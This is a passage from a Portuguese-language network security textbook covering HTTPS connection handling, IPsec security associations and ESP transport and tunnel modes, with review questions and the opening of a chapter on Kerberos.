Quando o HTTPS é usado, os seguintes elementos da comunicação são cifrados:

- URL do documento requisitado.
- Conteúdo do documento.
- Conteúdo dos formulários enviados pelo navegador (preenchidos pelo usuário do navegador).
- Cookies enviados do navegador ao servidor e do servidor ao navegador.
- Conteúdo do cabeçalho HTTP.

O HTTPS é documentado na RFC 2818, *HTTP Over TLS*. Não há qualquer mudança fundamental quando usa-se HTTP sobre SSL nem sobre TLS, e ambas as implementações são denominadas HTTPS.

## Início de Conexão

Para o HTTPS, o agente que age como o cliente HTTP também age como o cliente TLS. O cliente inicia uma conexão com o servidor na porta adequada e então envia a mensagem TLS de ClientHello para iniciar o protocolo de apresentação TLS. Quando a apresentação TLS termina, o cliente pode iniciar a primeira requisição HTTP. Todos os dados HTTP devem ser enviados como dados de aplicação TLS. O comportamento normal do HTTP, incluindo a retenção de conexões, deve ser seguido.

Precisamos esclarecer que há três níveis de percepção de uma conexão no HTTPS. No nível do HTTP, um cliente HTTP requisita uma conexão a um

servidor HTTP enviando uma requisição de conexão à próxima camada de nível mais baixo. Tipicamente, a próxima camada de nível mais baixo é o TCP, mas também pode ser TLS/SSL. No nível do TLS, a sessão é estabelecida entre um cliente TLS e um servidor TLS. Essa sessão pode suportar uma ou mais conexões a qualquer momento. Como vimos, uma requisição TSL para estabelecer uma conexão começa com uma conexão TCP entre a entidade TCP no lado do cliente e a entidade TCP no lado do servidor.

## Término de Conexão

Um cliente ou servidor HTTP pode indicar o término de uma conexão incluindo a seguinte linha em um registro HTTP: Connection: close. Isso indica que a conexão será fechada depois da entrega desse registro. O término de uma conexão HTTP requer que o TLS feche a conexão com a entidade TLS com a qual se comunica no lado remoto, o que envolverá fechar a conexão TCP subjacente. No nível do TLS, o modo adequado de fechar uma conexão é cada lado usar o protocolo de alerta TLS para enviar um alerta close\_notify. Implementações TLS devem iniciar uma troca de alertas de término antes de fechar uma conexão. Uma implementação de TLS pode, depois de enviar um alerta de término, fechar a conexão sem esperar que o outro lado da comunicação envie seu alerta de término, o que gera um “término incompleto”. Observe que uma implementação que faz isso pode optar por reutilizar a sessão. Isso só deve ser feito quando a aplicação sabe (tipicamente detectando as fronteiras das mensagens HTTP) que recebeu todos os dados de mensagens que importam para ela.

Clientes HTTP também devem poder lidar com uma situação na qual a conexão TCP subjacente é encerrada sem um alerta close\_notify e sem um indicador de Connection: close. Tal situação poderia dever-se a um erro de programação no servidor ou a um erro de comunicação que provoca a queda da conexão TCP. Todavia, o encerramento não anunciado do TCP poderia ser evidência de algum tipo de ataque. Portanto, o cliente HTTPS deve emitir algum tipo de aviso de segurança quando isso ocorre.

## 22.5 Segurança no IPv4 e no IPv6

### Visão Geral da Segurança do IP

A comunidade da Internet desenvolveu mecanismos de segurança para

aplicações específicas em várias áreas, incluindo correio eletrônico (S/MIME, PGP), cliente/servidor (Kerberos), acesso à Web (SSL) e outros. Todavia, usuários têm algumas preocupações de segurança que perpassam todas as camadas de protocolo. Por exemplo, uma empresa pode gerenciar uma rede TCP/IP privada, segura, desautorizando conexões com locais não confiáveis, cifrando pacotes que saem de suas instalações e autenticando pacotes que entram em suas instalações. Ao implementar segurança no nível do IP, uma organização pode garantir a segurança da rede não apenas para aplicações que têm mecanismos de segurança, mas também para muitas aplicações que ignoram a questão de segurança.

Em resposta a essas questões, o Conselho de Arquitetura da Internet (*Internet Architecture Board* — IAB) incluiu autenticação e cifração como aspectos de segurança necessários na próxima geração do IP, que foi publicado como IPv6. Felizmente, essas capacidades de segurança foram projetadas para uso tanto com o IPv4 atual quanto com o IPv6 futuro. Isso significa que os fabricantes podem começar a oferecer esses recursos agora, e muitos deles já incorporaram algumas capacidades IPSec em seus produtos.

Segurança no nível do IP abrange três áreas funcionais: autenticação, confidencialidade e gerenciamento de chaves. O mecanismo de autenticação garante que o pacote recebido foi, de fato, transmitido pela parte identificada como a origem que consta no cabeçalho do pacote. Além disso, esse mecanismo garante que o pacote não foi alterado em trânsito. O recurso de confidencialidade habilita os nós comunicantes a cifrar mensagens para impedir escuta por terceiros. O recurso de gerenciamento de chave preocupa-se com o estabelecimento seguro de chaves. A versão atual do IPSec, conhecida como IPsecv3, abrange autenticação e confidencialidade. O gerenciamento de chave é fornecido pelo padrão de Acordo de Chave na Internet IKEv2 (*Internet Key Exchange* — IKEv2).

Começamos esta seção com uma visão geral do IPSec (Segurança do IP) e uma introdução à arquitetura do IPSec. Em seguida, examinamos alguns detalhes técnicos. O Apêndice F revisa protocolos de Internet.

## **Aplicações do IPSec**

O IPSec provê a capacidade de garantir comunicações seguras que passam por uma LAN, por WANs privadas e públicas e pela Internet. Entre os exemplos de seu uso citamos os seguintes:

- **Conectividade segura entre escritórios e filiais de uma empresa pela**

**Internet:** Uma empresa pode construir uma rede virtual privada segura via Internet ou por meio de uma WAN pública. Isso habilita a empresa a contar amplamente com a Internet e a reduzir sua necessidade de redes privadas, poupando custos e despesas adicionais de gerenciamento de rede.

- **Acesso remoto seguro pela Internet:** Um usuário final cujo sistema está equipado com protocolos de IPSec pode fazer uma chamada local a um provedor de serviços de Internet e obter acesso seguro à rede de uma empresa. Isso reduz o custo da tarifa de chamada para empregados em viagem e para os que trabalham de casa.
- **Estabelecer conectividade extranet e intranet com parceiros:** O IPSec pode ser usado para garantir comunicação segura com outras organizações, garantindo autenticação e confidencialidade e oferecendo um mecanismo de acordo de chave.
- **Melhorar a segurança do comércio eletrônico:** Ainda que algumas aplicações da Web e de comércio eletrônico tenham protocolos de segurança embutidos, a utilização do IPSsec melhora essa segurança.

O principal aspecto do IPSsec que o habilita a suportar essas variadas aplicações é que ele pode cifrar e/ou autenticar *todo* o tráfego no nível do IP. Assim, ele pode garantir a segurança de todas as aplicações distribuídas, incluindo login remoto, cliente/servidor, e-mail, transferência de arquivos, acesso à Web e assim por diante. A [Figura 9.4](#) é um cenário típico de utilização do IPSec.

## **Benefícios do IPSec**

[[MARK97](#)] cita os seguintes benefícios do IPSec:

- Quando implementado em um firewall ou roteador, o IPSec provê forte segurança que pode ser aplicada a todo tráfego que cruza o perímetro. O tráfego dentro de uma empresa ou grupo de trabalho não incorre no custo adicional de processamento relacionado a segurança.
- O IPSec em um firewall é resistente a tentativas de burlá-lo se todo o tráfego que vem de fora tiver de usar IP e o firewall for o único meio de entrada na organização a partir da Internet.
- O IPSec está abaixo da camada de transporte (TCP, UDP) e, portanto, é transparente para aplicações. Não há qualquer necessidade de alterar sistemas de software em um sistema de usuário ou servidor quando o IPSec é implementado no firewall ou roteador. Mesmo o IPSec seja implementado em sistemas finais, o software das camadas superiores, incluindo aplicações,

não é afetado.

- O IPsec pode ser transparente para usuários finais. Não há qualquer necessidade de treinar usuários em mecanismos de segurança, distribuir material criptográfico para cada usuário ou revogar material criptográfico quando usuários saem da organização.
- O IPsec pode prover segurança para usuários individuais se necessário. Isso é útil para o pessoal que trabalha fora da empresa e de modo a estabelecer uma sub-rede virtual segura dentro de uma organização para aplicações sensíveis.

## **Aplicações de roteamento**

Além de suportar usuários finais e proteger sistemas e redes de uma instalação, o IPsec pode desempenhar um papel vital na arquitetura de roteamento exigida para lidar com interconexão de redes. [HUIT98] cita os seguintes exemplos de utilização do IPsec. O IPsec pode garantir que

- Um anúncio enviado por um roteador (um novo roteador anuncia sua presença) vem de um roteador autorizado.
- Um anúncio de vizinho (um roteador procura estabelecer ou manter uma relação de vizinhança com um roteador em outro domínio de roteamento) vem de um roteador autorizado.
- Uma mensagem redirecionada vem do roteador para o qual o pacote inicial foi enviado.
- Uma atualização de roteamento não é falsificada.

Sem tais medidas de segurança, um oponente pode interferir com comunicações ou desviar algum tráfego. Protocolos de roteamento como o *Open Shortest Path First* (OSPF) devem ser executados sobre associações de segurança entre roteadores que são definidas pelo IPsec.

## **O Escopo do IPsec**

O IPsec provê duas funções principais: uma função combinada de autenticação/cifração denominada ESP (*Encapsulating Security Payload*) e uma função de estabelecimento de chave. Para redes privadas virtuais, tanto autenticação como cifração são geralmente desejadas, porque é importante (1) garantir que um usuário não autorizado não penetre na rede privada virtual e (2) garantir que atacantes interceptando mensagens na Internet não possam ler mensagens enviadas pela rede privada virtual. Há também uma função somente

de autenticação, implementada usando um Cabeçalho de Autenticação (Authentication Header - AH). Como a função de autenticação de mensagem é provida pelo ESP, a utilização do AH é considerada obsoleta. Ela foi incluída no IPsecv3 para fins de compatibilidade retroativa, mas não deve ser usada em novas aplicações. Não discutimos o AH neste capítulo.

A função de estabelecimento de chave permite estabelecimento de chaves manual, bem como um esquema automatizado.

A especificação do IPSec é bastante complexa e abrange numerosos documentos. Os mais importantes desses são as RFCs 2401, 4302, 4303 e 4306. Nesta seção, damos uma visão geral de alguns dos elementos mais importantes do IPSec.

## Associações de Segurança

Um conceito fundamental que aparece em mecanismos de autenticação e de confidencialidade para IP é a associação de segurança (*Security Association — SA*). Uma associação é uma relação de uma via entre um remetente e um destinatário que oferece serviços de segurança ao tráfego nela transportado. Se uma relação acompanhante for necessária, para comunicação segura de duas vias, então são exigidas duas associações de segurança. Serviços de segurança são oferecidos a uma SA pelo uso do ESP.

Uma SA é identificada univocamente por três parâmetros:

- **Índice de Parâmetro de Segurança (Security Parameter Index - SPI):** Uma cadeia de bits atribuída a essa SA e que tem somente significância local. O SPI é transportado em um cabeçalho ESP para habilitar o sistema receptor a selecionar a SA sob a qual um pacote recebido será processado.
- **Endereço IP de destino:** É o endereço do sistema final de destino da SA, que pode ser o sistema de um usuário final ou um sistema de rede como um firewall ou roteador.
- **Identificador de protocolo:** Esse campo no cabeçalho IP externo indica se a associação é uma associação de segurança AH ou ESP.

Portanto, em qualquer pacote IP, a associação de segurança é univocamente identificada pelo Endereço de Destino no cabeçalho IPv4 ou IPv6 e pelo SPI no cabeçalho de extensão encapsulado (AH ou ESP).

Uma implementação do IPSec inclui um banco de dados de associação de segurança que define os parâmetros associados a cada SA. Uma SA é caracterizada pelos seguintes parâmetros:

- **Contador de número de sequência:** Um valor de 32 bits usado para gerar o campo Número de Sequência em cabeçalhos AH ou ESP.
- **Transbordamento do contador de sequência:** Um marcador que indica se o transbordamento da capacidade do contador de número de sequência geraria um evento auditorável e impediria ulterior transmissão de pacotes nessa SA.
- **Janela anti-repetição:** Usada para determinar se um pacote AH ou ESP de entrada é uma repetição (*replay*), mediante a definição de uma janela deslizante dentro da qual a sequência deve cair.
- **Informação AH:** Algoritmo de autenticação, chaves, tempos de vida útil de chaves e parâmetros relacionados que estão sendo usados com o AH.
- **Informação ESP:** Algoritmo de cifração e autenticação, chaves, valores de inicialização, tempos de vida útil de chave e parâmetros relacionados que estão sendo usados com o ESP.
- **Vida útil dessa associação de segurança:** Um intervalo de tempo ou contagem de bytes depois do qual uma SA deve ser substituída por uma nova SA (e um novo SPI) ou finalizada, mais uma indicação de qual dessas ações deve ocorrer.
- **Modo do Protocolo IPSec:** Túnel, transporte ou coringa (exigido para todas as implementações). Esses modos são discutidos mais adiante nesta seção.
- **MTU do Caminho:** Qualquer unidade máxima de transmissão do caminho observada (tamanho máximo de um pacote que pode ser transmitido sem fragmentação) e variáveis de envelhecimento<sup>5</sup> (exigidas para todas as implementações).


O mecanismo de gerenciamento de chave que é usado para distribuir chaves é acoplado a mecanismos de autenticação e privacidade somente por meio do índice de parâmetros de segurança (SPI). Portanto, autenticação e privacidade foram especificadas independentemente de qualquer mecanismo de gerenciamento de chaves específico.

## Encapsulamento de Segurança de Carga Útil

O Encapsulamento de Segurança de Carga Útil (*Encapsulating Security Payload* — ESP) provê serviços de confidencialidade, incluindo confidencialidade de conteúdo de mensagens e confidencialidade limitada de fluxo de tráfego. Como é um recurso opcional, o ESP também pode prover um serviço de autenticação.

A [Figura 22.7](#) mostra o formato de um pacote ESP. Esse pacote contém os seguintes campos:

- Índice de parâmetros de segurança (32 bits): Identifica uma associação de segurança.
- Número de sequência (32 bits): Um valor de contador monotonicamente crescente.
- Dados de carga útil (variável): É um segmento da camada de transporte (modo de transporte) ou pacote IP (modo túnel) protegido por meio de cifração.
- Preenchimento (0–255 bytes): Pode ser exigido se o algoritmo de cifração exigir que o texto às claras seja um múltiplo de algum número de octetos.
- Comprimento do preenchimento (8 bits): Indica o número de bytes de preenchimento imediatamente precedente a esse campo.
- Próximo Cabeçalho (8 bits): Identifica o tipo de dados contido no campo de Dados de Carga Útil, identificando o primeiro cabeçalho nessa carga útil (e.g., um cabeçalho de extensão no IPv6, ou um protocolo da camada superior como o TCP).
- Valor de Verificação de Integridade (variável): Um campo de comprimento variável (deve ser um número inteiro de palavras de 32 bits) que contém o valor de verificação de integridade computado sobre o pacote ESP menos o campo de Dados de Autenticação (Authentication Data).



**FIGURA 22.7** Formato do ESP do IPSec.

# Modos de Transporte e Túnel

O ESP suporta dois modos de uso: modos de transporte e túnel. Começamos esta seção com uma breve visão geral.

## ***Modo de transporte***

O modo de transporte provê proteção principalmente para protocolos das camada superior. Isto é, a proteção fornecida pelo modo de transporte estende-se à carga útil de um pacote IP. Exemplos incluem um segmento TCP ou UDP, ambos operando diretamente acima do IP em uma pilha de protocolos de uma estação final. Tipicamente, o modo de transporte é usado para comunicação fim a fim entre duas estações finais (e.g., um cliente e um servidor, ou duas estações de trabalho). Quando uma estação final executa o ESP sobre IPv4, a carga útil são os dados que normalmente seguem o cabeçalho IP. Para o IPv6, a carga útil são os dados que normalmente seguem o cabeçalho IP, bem como quaisquer cabeçalhos de extensão do IPv6 que estiverem presentes, com a possível exceção do cabeçalho de opções de destino, que pode ser incluído na proteção.

O ESP em modo de transporte cifra e opcionalmente autentica a carga útil IP, mas não o cabeçalho IP.

## ***Modo de túnel***

O modo de túnel provê proteção ao pacote IP inteiro. Para conseguir isso, depois que os campos ESP são adicionados ao pacote IP, o pacote inteiro, mais os campos de segurança, são tratados como a carga útil do novo pacote IP externo com um novo cabeçalho IP externo. O pacote interno, original, segue inteiro por um túnel de um ponto de uma rede IP a outro; nenhum roteador ao longo do caminho consegue examinar o cabeçalho IP interno. Como o pacote original é encapsulado, o pacote novo, maior, pode ter endereços de fonte e destino completamente diferentes, o que aumenta a segurança. O modo de túnel é usado quando uma ou ambas as extremidades de uma associação de segurança é um portal de segurança, como um firewall ou roteador que implementa IPSec. Com o modo de túnel, várias estações finais em redes protegidas por firewalls podem tirar proveito de comunicações seguras sem implementar o IPSec. Os pacotes não protegidos gerados por tais estações são transmitidos via túnel através das redes externas por meio de SAs operando em modo de túnel, sendo que as SAs são estabelecidas pelo software IPSec no firewall ou roteador seguro na borda da rede local.

Damos um exemplo do funcionamento do modo de túnel do IPSec. A estação A em uma rede gera um pacote IP com o endereço de destino da estação B em outra rede. Esse pacote é roteado da estação de origem para um firewall ou roteador seguro na borda da rede de A. O firewall filtra todos os pacotes que saem para determinar a necessidade de processamento IPSec. Se esse pacote de A para B exigir IPSec, o firewall executa o processamento relativo ao IPSec e encapsula o pacote com um cabeçalho IP externo. O endereço IP de origem desse pacote IP externo é o relativo a esse firewall, e o endereço de destino pode ser um firewall que faz o papel de borda para a rede local de B. Agora esse pacote é roteado para o firewall de B, sendo que os roteadores intermediários examinam somente o cabeçalho IP externo. No firewall de B, o cabeçalho IP externo é removido, e o pacote interno é entregue a B.

O ESP em modo de túnel cifra e opcionalmente autentica o pacote IP interno inteiro, incluindo o cabeçalho IP interno.

## 22.6 Leituras e sites recomendados

Os tópicos neste capítulo são discutidos com mais detalhes em [STAL11b]. [LEIB07] dá uma visão geral do DKIM. [CHEN98] apresenta uma boa discussão de um projeto usando IPSec.

**CHEN98** Cheng, P. et al. A Security Architecture for the Internet Protocol.  
*IBM Systems Journal*, Número 1, 1998.

**LEIB07** Leiba, B. e Fenton, J. DomainKeys Identified Mail (DKIM): Using Digital Signatures for Domain Verification. *Proceedings of Fourth Conference on E-mail and Anti-Spam (CEAS 07)* , 2007.

**STAL11b** Stallings, W. *Cryptography and Network Security: Principles and Practice* , Quarta Edição. Upper Saddle River, NJ: Prentice Hall, 2011.

## Sites Recomendados

- **S/MIME Charter:** RFCs e Rascunhos (*drafts*) de Internet mais recentes para o S/MIME.
- **DKIM:** Site hospedado pela Mutual Internet Practices Association, que contém uma vasta quantidade de documentos e informações relacionados ao DKIM.
- **DKIM Charter:** RFCs e Rascunhos de Internet mais recentes para o DKIM.
- **Transport Layer Security Charter:** RFCs e Rascunhos de Internet mais

recentes para o TLS.

- **OpenSSL Project:** Projeto para desenvolver software de código fonte aberto para SSL e TLS. O site inclui documentos e links.
- **NIST IPsec Project:** Contém artigos, apresentações e implementações de referência.
- **IPSec Maintenance and Extensions Charter:** RFCs e Rascunhos de Internet mais recentes para o IPsec

## 22.7 Termos principais, perguntas de revisão e problemas

### Termos principais

DomainKeys Identified Mail (DKIM)	IPSec	radix-64
Encapsulating Security Payload (ESP)	IPv4	Camada de Sockets de Segurança (SSL)
HTTPS (HTTP sobre SSL)	IPv6	S/MIME
	Multipurpose Internet Mail Extension (MIME)	Segurança da Camada de Transporte (TLS)

### Perguntas de revisão

- 22.1 Cite quatro funções suportadas pelo S/MIME.
- 22.2 O que é a conversão radix-64?
- 22.3 Por que a conversão radix-64 é útil para uma aplicação de e-mail?
- 22.4 O que é DKIM?
- 22.5 Quais protocolos compõem o SSL?
- 22.6 Qual é a diferença entre uma conexão SSL e uma sessão SSL?
- 22.7 Quais serviços são providos pelo Protocolo de Registro (Record Protocol) do SSL?
- 22.8 Qual é a finalidade do HTTPS?
- 22.9 Quais serviços são providos pelo IPsec ?
- 22.10 O que é uma associação de segurança no IPsec?
- 22.11 Cite dois modos de prover autenticação no IPsec.

## Problemas

22.1 No SSL e TLS, por que há um Protocolo de Change Cipher Spec separado em vez de se incluir uma mensagem `change_cipher_spec` no Protocolo de Apresentação (Handshake Protocol)?

22.2 Considere as seguintes ameaças à segurança da Web e descreva como cada uma é contraposta por um aspecto particular do SSL.

- a. Ataque do homem no meio : Um atacante se interpõe durante o estabelecimento de chave, agindo como se fosse o cliente para o servidor e como se fosse o servidor para o cliente.
- b. Escuta de senhas: Senhas transmitidas via HTTP ou outro tráfego de aplicação são interceptadas.
- c. Falsificação de IP (*IP spoofing*): Usar endereços IP falsificados para enganar uma estação e fazê-lo aceitar dados falsificados.
- d. Sequestro de IP: Uma conexão ativa, autenticada entre dois sistemas finais é desfeita e o atacante toma o lugar de um dos sistemas finais.
- e. Inundação de SYN: Um atacante envia mensagens TCP SYN para requisitar uma conexão, mas não responde à mensagem final para estabelecer a conexão completamente. O módulo TCP atacado normalmente deixa a “conexão meio aberta” ativa durante alguns minutos. Mensagens SYN repetidas podem sobrecarregar o módulo TCP.

22.3 Com base no que você aprendeu neste capítulo, é possível no SSL que o destinatário reordene blocos de registro SSL que chegam fora de ordem? Se a resposta for positiva, explique como isso pode ser feito. Se a resposta for negativa, explique o porquê.

22.4 Um ataque de repetição ocorre quando um atacante obtém uma cópia de um pacote autenticado e mais tarde o retransmite para o destino pretendido. O recebimento de pacotes autenticados IP duplicados pode perturbar o serviço de algum modo ou pode ter alguma outra consequência indesejada. O campo Número de Sequência no cabeçalho de autenticação do IPSec é projetado para prevenir tais ataques. Como o IP é um serviço sem conexão, não confiável, o protocolo não garante que pacotes serão entregues em ordem e não garante que todos os pacotes serão entregues. Por conseguinte, o documento que descreve a autenticação do IPSec diz que o destinatário deve implementar uma janela de tamanho  $W$ , com um padrão de  $W = 64$ . O elemento mais à direita da janela representa o número de sequência mais

alto,  $N$ , recebido até aquele instante para um pacote válido. Para qualquer pacote com um número de sequência na faixa de  $N - W - 1$  a  $N$  que tenha sido recebido corretamente (isto é, adequadamente autenticado), a posição correspondente na janela é marcada ([Figura 22.8](#)). Deduza da figura como o processamento ocorre quando um pacote é recebido e explique como isso previne um ataque de repetição.

22.5 O IPSec ESP pode ser usado em dois modos de operação diferentes. No **primeiro modo**, o ESP é usado para cifrar e opcionalmente autenticar dados transportados via IP (e.g., um segmento TCP). Para esse modo usando IPv4, o cabeçalho ESP é inserido no pacote IP imediatamente antes do cabeçalho da camada de transporte (e.g., TCP, UDP, ICMP) e um rodapé ESP (Preenchimento, Comprimento do Preenchimento e campos Próximo Cabeçalho) é colocado depois do pacote IP; se autenticação for selecionada, o campo Autenticação de Dados ESP é adicionado depois do rodapé ESP. O segmento de nível de transporte inteiro mais o rodapé ESP são cifrados. A autenticação cobre todo o texto cifrado mais o cabeçalho ESP. No **segundo modo**, o ESP é usado para cifrar um pacote IP inteiro. Para esse modo, o cabeçalho ESP é anexado no início do pacote e então o pacote mais o rodapé ESP são cifrados. Esse método pode ser usado para prevenir análise de tráfego. Como o cabeçalho IP contém o endereço de destino e possivelmente diretivas de roteamento baseado na origem e informações de opção salto a salto, não é possível simplesmente transmitir o pacote IP cifrado com esse cabeçalho ESP anexado no início. Roteadores intermediários não conseguiram processar tal pacote. Portanto, é necessário encapsular o bloco inteiro (cabeçalho ESP, mais texto cifrado, mais dados de autenticação, se estiverem presentes) com um novo cabeçalho IP que contenha informações suficientes para o roteamento. Sugira aplicações para os dois modos.


22.6 Considere a conversão radix-64 como uma forma de cifração. Nesse caso, não há qualquer chave. Porém, suponha que um oponente saiba apenas que alguma forma de algoritmo de substituição estava sendo usada para cifrar um texto em inglês e não adivinhou que era o R64. Quão efetivo seria esse algoritmo contra criptoanálise?

22.7 Uma alternativa para a conversão radix-64 no S/MIME é a codificação de transferência conhecida como *quoted-printable*. As duas primeiras regras de codificação são as seguintes:

- a. **Representação geral de 8 bits:** Essa regra deve ser usada quando nenhuma das outras regras se aplicar. Qualquer caractere é

representado por um sinal de igual seguido por uma representação hexadecimal de dois dígitos do valor do octeto. Por exemplo, o símbolo ASCII para *form feed* (“alimentar formulário”), cujo valor em representação decimal com 8 bits é 12, é representado por “=0C”.

- b. **Representação literal:** Qualquer caractere na faixa decimal 33 (“!”) até decimal 126 (“~”), exceto o decimal 61 (“=”), é representado simplesmente por aquele caractere ASCII. As regras restantes tratam de espaços e início de linha. Explique as diferenças entre o uso pretendido para codificações *quoted-printable* e base 64.



**FIGURA 22.8** Mecanismo Anti-repetição.

<sup>1</sup>Nota de Tradução: É importante ressaltar que o MD5 tem uma baixa resistência a colisões e, portanto, seu uso para gerar assinaturas digitais é fortemente desaconselhado.

<sup>2</sup>Nota de Tradução: O SSLv3 é considerada a versão 3.0 do SSL (i.e., versão principal 3, versão secundária 0). Já para o TLS, que é bastante semelhante ao SSLv3, a versão principal é 3 e as versões secundárias são 1 (TLS 1.0), 2 (TLS 1.1) ou 3 (TLS 1.2)

<sup>3</sup>Nota de Tradução: A mensagem “*server key exchange*” é enviada apenas quando o certificado do servidor (se enviado) não contiver dados suficientes para permitir que o cliente cifice a sua mensagem de “*client key exchange*”. Neste caso, a mensagem “*server key exchange*” contém informação criptográfica para permitir tal cifração (e.g., uma chave pública RSA).

<sup>4</sup>Nota de Tradução: Navegadores modernos normalmente tentam chamar mais a atenção do usuário para o fato de a conexão estar segura ou não usando, por exemplo, cores na barra de endereços.

<sup>5</sup>Nota de Tradução: Uma informação de envelhecimento é útil para garantir que a MTU do caminho está atualizada, ou seja, o “envelhecimento” faz com que a MTU seja atualizada periodicamente para refletir o estado atual do caminho entre origem e destino.

---

## CAPÍTULO 23

---

# Aplicações de autenticação na internet

---

### 23.1 Kerberos

O protocolo Kerberos

Domínios do Kerberos e Kerberi múltiplos

Versão 4 e versão 5

Questões de desempenho

### 23.2 X.509

#### 23.3 Infraestrutura de chave pública

Funções de gerenciamento de PKIX

Protocolos de gerenciamento de PKIX

### 23.4 Gerenciamento federado de identidades

Gerenciamento de identidades

Federação de identidades

### 23.5 Leituras e sites recomendados

### 23.6 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Resumir a operação básica do Kerberos.
- Comparar a funcionalidade do Kerberos na versão 4 e na versão 5.
- Explicar o conceito de infraestrutura de chaves públicas.
- Entender a necessidade de um sistema de gerenciamento federado de identidades.

Este capítulo examina algumas funções de autenticação que foram desenvolvidas

para suportar mecanismos de autenticação e assinaturas digitais baseados em rede.

Começamos examinando um dos serviços mais antigos e também um dos mais amplamente usados: o Kerberos. Em seguida, examinamos o serviço de autenticação de diretórios X.509. Esse padrão é importante como parte do serviço de diretórios que ele suporta, mas é também um bloco construtivo básico usado em outros padrões, como o S/MIME, discutido no [Capítulo 22](#). Em seguida, examinamos o conceito de infraestrutura de chave pública (PKI). Finalmente, introduzimos o conceito de gerenciamento federado de identidades.

## 23.1 Kerberos

Há várias abordagens que as organizações podem usar para garantir a segurança de servidores e estações em rede. Sistemas que utilizam senhas que podem ser usadas uma única vez frustram qualquer tentativa de adivinhar ou capturar a senha de um usuário. Esses sistemas exigem equipamento especial como smart cards ou geradores de senha sincronizados para funcionar, e sua aceitação para uso geral em rede tem-se mostrado lenta. Outra abordagem é a utilização de sistemas biométricos. Eles são métodos automatizados de verificação e reconhecimento de identidades que têm como base alguma característica fisiológica, como impressão digital ou padrão de íris, ou uma característica comportamental, como padrões de escrita à mão ou de digitação. Novamente, esses sistemas exigem equipamento especializado.

Outro modo de atacar o problema é a utilização de software de autenticação aliado a um servidor de autenticação seguro. Essa é a abordagem adotada pelo Kerberos. O Kerberos, inicialmente desenvolvido no MIT, é um utilitário de software disponível no domínio público e em versões comerciais. O Kerberos foi publicado como padrão da Internet e é o padrão para autenticação remota.

O esquema global do Kerberos é o de um serviço de autenticação prestado por um terceiro confiável. Ele é confiável no sentido de que clientes e servidores confiam no Kerberos como mediador para sua autenticação mútua. Em essência, o Kerberos requer que um usuário prove sua identidade para cada serviço invocado e, opcionalmente, requer que os servidores provem sua identidade aos clientes.

